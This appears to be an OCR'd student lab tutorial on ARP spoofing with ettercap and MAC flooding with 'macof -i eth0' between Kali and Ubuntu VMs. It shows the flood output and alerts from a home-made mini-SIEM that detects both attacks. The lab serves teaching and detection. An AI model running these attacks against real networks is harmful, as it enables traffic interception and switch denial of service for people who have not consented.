
Lab Tutorial - ARP Spoofing and MAC Flooding


Instructions:

Installed 2 VMs - Kali(Attacker) and Ubuntu(Victim)


1. Scan your hosts using ettercap




2. Lists of hosts that are captured during scanning




3. Add the Victim machine as target for the attack




4. Now in the MITM menu, select the ARP Poisoning plugin



5. Capture the traffic in the victim machine and do the analysis






```
└─$ sudo python3 mini_siem.py
🛡️ Mini-SIEM Engine Running
📄 Alerts : alerts.json
[ALERT] ARP Spoofing | {'src_ip': '192.168.1.1', 'src_mac': '52:55:c0:a8:01:01', 'previous_mac': '08:00:27:39:d1:4f'}
[ALERT] ARP Spoofing | {'src_ip': '10.0.2.249', 'src_mac': '08:00:27:2b:08:ca', 'previous_mac': '08:00:27:39:d1:4f'}
[ALERT] ARP Spoofing | {'src_ip': '10.0.2.3', 'src_mac': '08:00:27:ec:2d:39', 'previous_mac': '08:00:27:39:d1:4f'}
[ALERT] ARP Spoofing | {'src_ip': '192.168.1.1', 'src_mac': '08:00:27:39:d1:4f', 'previous_mac': '52:55:c0:a8:01:01'}
[ALERT] ARP Spoofing | {'src_ip': '10.0.2.249', 'src_mac': '08:00:27:39:d1:4f', 'previous_mac': '08:00:27:2b:08:ca'}
[ALERT] ARP Spoofing | {'src_ip': '10.0.2.3', 'src_mac': '08:00:27:39:d1:4f', 'previous_mac': '08:00:27:ec:2d:39'}
^C
```

TIME	ATTACK	SEVERITY	SOURCE IP	SOURCE MAC	EVENT DETAILS
2026-01-29 21:17:09	ARP Spoofing	HIGH	10.0.2.3	08:00:27:39:d1:4f	src_ip=10.0.2.3 | src_mac=08:00:27:39:d1:4f | previous_mac=08:00:27:ec:2d:39 ARP reply mismatch detected. Possible Man-in-the-Middle attack.
2026-01-29 21:17:09	ARP Spoofing	HIGH	10.0.2.249	08:00:27:39:d1:4f	src_ip=10.0.2.249 | src_mac=08:00:27:39:d1:4f | previous_mac=08:00:27:2b:08:ca ARP reply mismatch detected. Possible Man-in-the-Middle attack.
2026-01-29 21:17:09	ARP Spoofing	HIGH	192.168.1.1	08:00:27:39:d1:4f	src_ip=192.168.1.1 | src_mac=08:00:27:39:d1:4f | previous_mac=52:55:c0:a8:01:01 ARP reply mismatch detected. Possible Man-in-the-Middle attack.
2026-01-29 21:17:00	ARP Spoofing	HIGH	10.0.2.3	08:00:27:ec:2d:39	src_ip=10.0.2.3 | src_mac=08:00:27:ec:2d:39 | previous_mac=08:00:27:39:d1:4f ARP reply mismatch detected. Possible Man-in-the-Middle attack.

STEP 2: MAC Flooding


MAC FLOODING


```
┌──(kali㉿kali)-[~]
└─$ sudo apt install dsniff
[sudo] password for kali:
dsniff is already the newest version (2.4b1+debian-35+b1).
The following packages were automatically installed and are no longer required:
  amass-common              libobjc-14-dev      libwsutil16
  firmware-ti-connectivity  libogdi4.1          libx264-164
  gir1.2-girepository-2.0   libplacebo349       python3-bluepy
  libbluray2                libportmidi0        python3-click-plugins
  libbson-1.0-0t64          libqt5ct-common1.8  python3-gpg
  libdisplay-info2          librav1e0.7         python3-kismetcapturebtgeiger
  libgdal36                 libsframe1          python3-kismetcapturefreaklabszigbee
  libgdata-common           libsigsegv2         python3-kismetcapturertl433
  libgdata22                libsoup-2.4-1       python3-kismetcapturertladsb
  libgeos3.13.1             libsoup2.4-common   python3-kismetcapturertlamr
  libgirepository-1.0-1     libtheora0          python3-packaging-whl
  libhdf4-0-alt             libtheoradec1       python3-protobuf
  libinstpatch-1.0-2        libtheoraenc1       python3-wheel-whl
  libjs-jquery-ui           libudfread0         python3-zombie-imp
  libjs-underscore          libvpx9             samba-ad-dc
  libmongoc-1.0-0t64        libwireshark18      samba-ad-provision
  libnet1                   libwiretap15        samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 7
```

```
┌──(kali㉿kali)-[~]
└─$ sudo macof -i eth0

5c:13:7c:4c:9d:ca 3d:fd:f8:38:f0:5e 0.0.0.0.26451 > 0.0.0.0.65509: S 448422944:448422944(0)
win 512
2f:d6:b2:1b:5:d9 42:1a:19:45:81:d6 0.0.0.0.50449 > 0.0.0.0.6956: S 1427991917:1427991917(0)
win 512
45:73:9d:48:e2:82 28:a7:46:1:fc:7f 0.0.0.0.29978 > 0.0.0.0.34123: S 1980123167:1980123167(0)
 win 512
b7:f:28:3f:7c:5b b1:b0:f1:78:f4:c 0.0.0.0.36741 > 0.0.0.0.8639: S 1152800402:1152800402(0) w
in 512
80:51:98:16:c1:2c ab:cc:f:2a:c2:6b 0.0.0.0.41853 > 0.0.0.0.51283: S 547576047:547576047(0) w
in 512
b0:4c:7:3b:35:cc cd:93:87:25:d8:f3 0.0.0.0.44504 > 0.0.0.0.49483: S 1363116690:1363116690(0)
 win 512
60:a7:51:6c:4a:92 73:51:a1:15:11:58 0.0.0.0.44734 > 0.0.0.0.11972: S 1304702367:1304702367(0
) win 512
6a:22:c:66:1f:7f 11:32:4a:54:15:ef 0.0.0.0.11481 > 0.0.0.0.36447: S 284360102:284360102(0) w
in 512
4a:9f:4a:45:56:4a fd:51:9d:3f:17:33 0.0.0.0.12382 > 0.0.0.0.60423: S 661086074:661086074(0)
win 512
fe:e1:7f:38:da:6 3b:45:1b:2e:72:33 0.0.0.0.16209 > 0.0.0.0.3497: S 546378557:546378557(0) wi
n 512
f9:12:8:1c:a7:35 10:ec:81:2c:a:45 0.0.0.0.31325 > 0.0.0.0.20886: S 78472529:78472529(0) win
512
5e:d7:ce:22:9c:4 5a:c2:c8:56:5c:29 0.0.0.0.51082 > 0.0.0.0.26642: S 1148316816:1148316816(0)
 win 512
3:1b:f2:1e:8f:ce de:2d:43:22:3e:60 0.0.0.0.17591 > 0.0.0.0.16722: S 1130797683:1130797683(0)
 win 512
43:ae:99:d:6d:ad 9c:8d:df:2a:53:9a 0.0.0.0.28997 > 0.0.0.0.27861: S 235602927:235602927(0) w
in 512
d9:e4:6a:54:4e:db 32:db:50:75:33:a7 0.0.0.0.42941 > 0.0.0.0.52276: S 727284472:727284472(0)
win 512
39:f3:f2:8:fb:95 dc:62:a8:4b:17:21 0.0.0.0.44513 > 0.0.0.0.15088: S 1546626608:1546626608(0)
 win 512
e5:92:4c:3f:73:54 c2:f5:4a:69:82:20 0.0.0.0.53979 > 0.0.0.0.24587: S 44586254:44586254(0) wi
```


Capturing from eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
8057 6.962518440 19.17.76.62 159.125.87.91 IPv4 54
8058 6.962948174 129.24.116.81 221.213.232.115 IPv4 54
8059 6.963397575 239.143.218.45 112.51.32.73 IPv4 54
8060 6.964006142 12.68.83.69 1.195.226.23 IPv4 54
8061 6.964763266 4.13.163.94 9.93.9.35 IPv4 54
8062 6.965605583 134.28.78.118 93.251.94.58 IPv4 54
8063 6.966192943 217.196.163.62 116.206.233.105 IPv4 54
8064 6.966705839 112.243.9.68 54.143.67.59 IPv4 54
8065 6.967173503 136.243.145.95 63.46.189.65 IPv4 54
8066 6.967638698 82.83.124.105 20.75.20.123 IPv4 54
8067 6.968075090 240.103.26.44 0.168.39.17 IPv4 54
8068 6.968707511 41.98.145.20 119.68.225.71 IPv4 54
8069 6.969204539 22.208.165.38 69.225.194.27 IPv4 54
8070 6.969771101 14.1.10.50 90.248.73.102 IPv4 54
8071 6.970239301 231.21.128.39 117.51.30.85 IPv4 54
8072 6.970654984 146.243.86.113 176.44.92.105 IPv4 54
8073 6.971083324 207.194.208.11 201.77.71.35 IPv4 54
8074 6.972345823 93.53.198.5 90.226.193.115 IPv4 54
8075 6.974175495 246.16.216.108 250.115.127.114 IPv4 54
Frame 1: Packet, 54 bytes on wire (432 bits), 54 bytes captured (432 bits) on interface eth0, id 0
Ethernet II, Src: 5c:13:7c:4c:9d:ca (5c:13:7c:4c:9d:ca), Dst: 3d:fd:f8:38:f0:5e (3d:fd:f8:38:f0:5e)
Destination: 3d:fd:f8:38:f0:5e (3d:fd:f8:38:f0:5e)
Source: 5c:13:7c:4c:9d:ca (5c:13:7c:4c:9d:ca)
Type: IPv4 (0x0800)
[Stream index: 0]
Trailer: 6753ffe51aba642000000000500202000 1ed0000
Internet Protocol Version 4, Src: 251.165.245.80, Dst: 145.130.67.105
0000 3d fd f8 38 f0 5e 5c 13 7c 4c 9d ca 08 00 45 00
0010 00 14 2f c1 00 00 40 06 85 41 fb a5 f5 50 91 82
0020 43 69 67 53 ff e5 1a ba 64 20 00 00 00 00 50 02
0030 02 00 01 ed 00 00


Mini SIEM | SOC Dashboard
http://127.0.0.1:5000
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
Mini SIEM – SOC Events Dashboard
TIME ATTACK SEVERITY SOURCE IP SOURCE MAC EVENT DETAILS
2026-01-29 21:05:44 MAC Flooding MEDIUM N/A 00:80:90:4c:64:da src_mac=00:80:90:4c:64:da | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.
2026-01-29 21:05:44 MAC Flooding MEDIUM N/A 00:ee:e5:4a:60:85 src_mac=00:ee:e5:4a:60:85 | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.
2026-01-29 21:05:43 MAC Flooding MEDIUM N/A 00:4f:3c:6b:cb:ec src_mac=00:4f:3c:6b:cb:ec | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.
2026-01-29 21:05:43 MAC Flooding MEDIUM N/A 00:ba:db:15:09:10 src_mac=00:ba:db:15:09:10 | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.
2026-01-29 21:05:43 MAC Flooding MEDIUM N/A 00:cc:78:3f:2d:f9 src_mac=00:cc:78:3f:2d:f9 | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.
2026-01-29 21:05:43 MAC Flooding MEDIUM N/A 00:79:4c:2b:2c:35 src_mac=00:79:4c:2b:2c:35 | note=High rate of new MAC addresses
Large number of new MAC addresses detected. Possible CAM table exhaustion attack.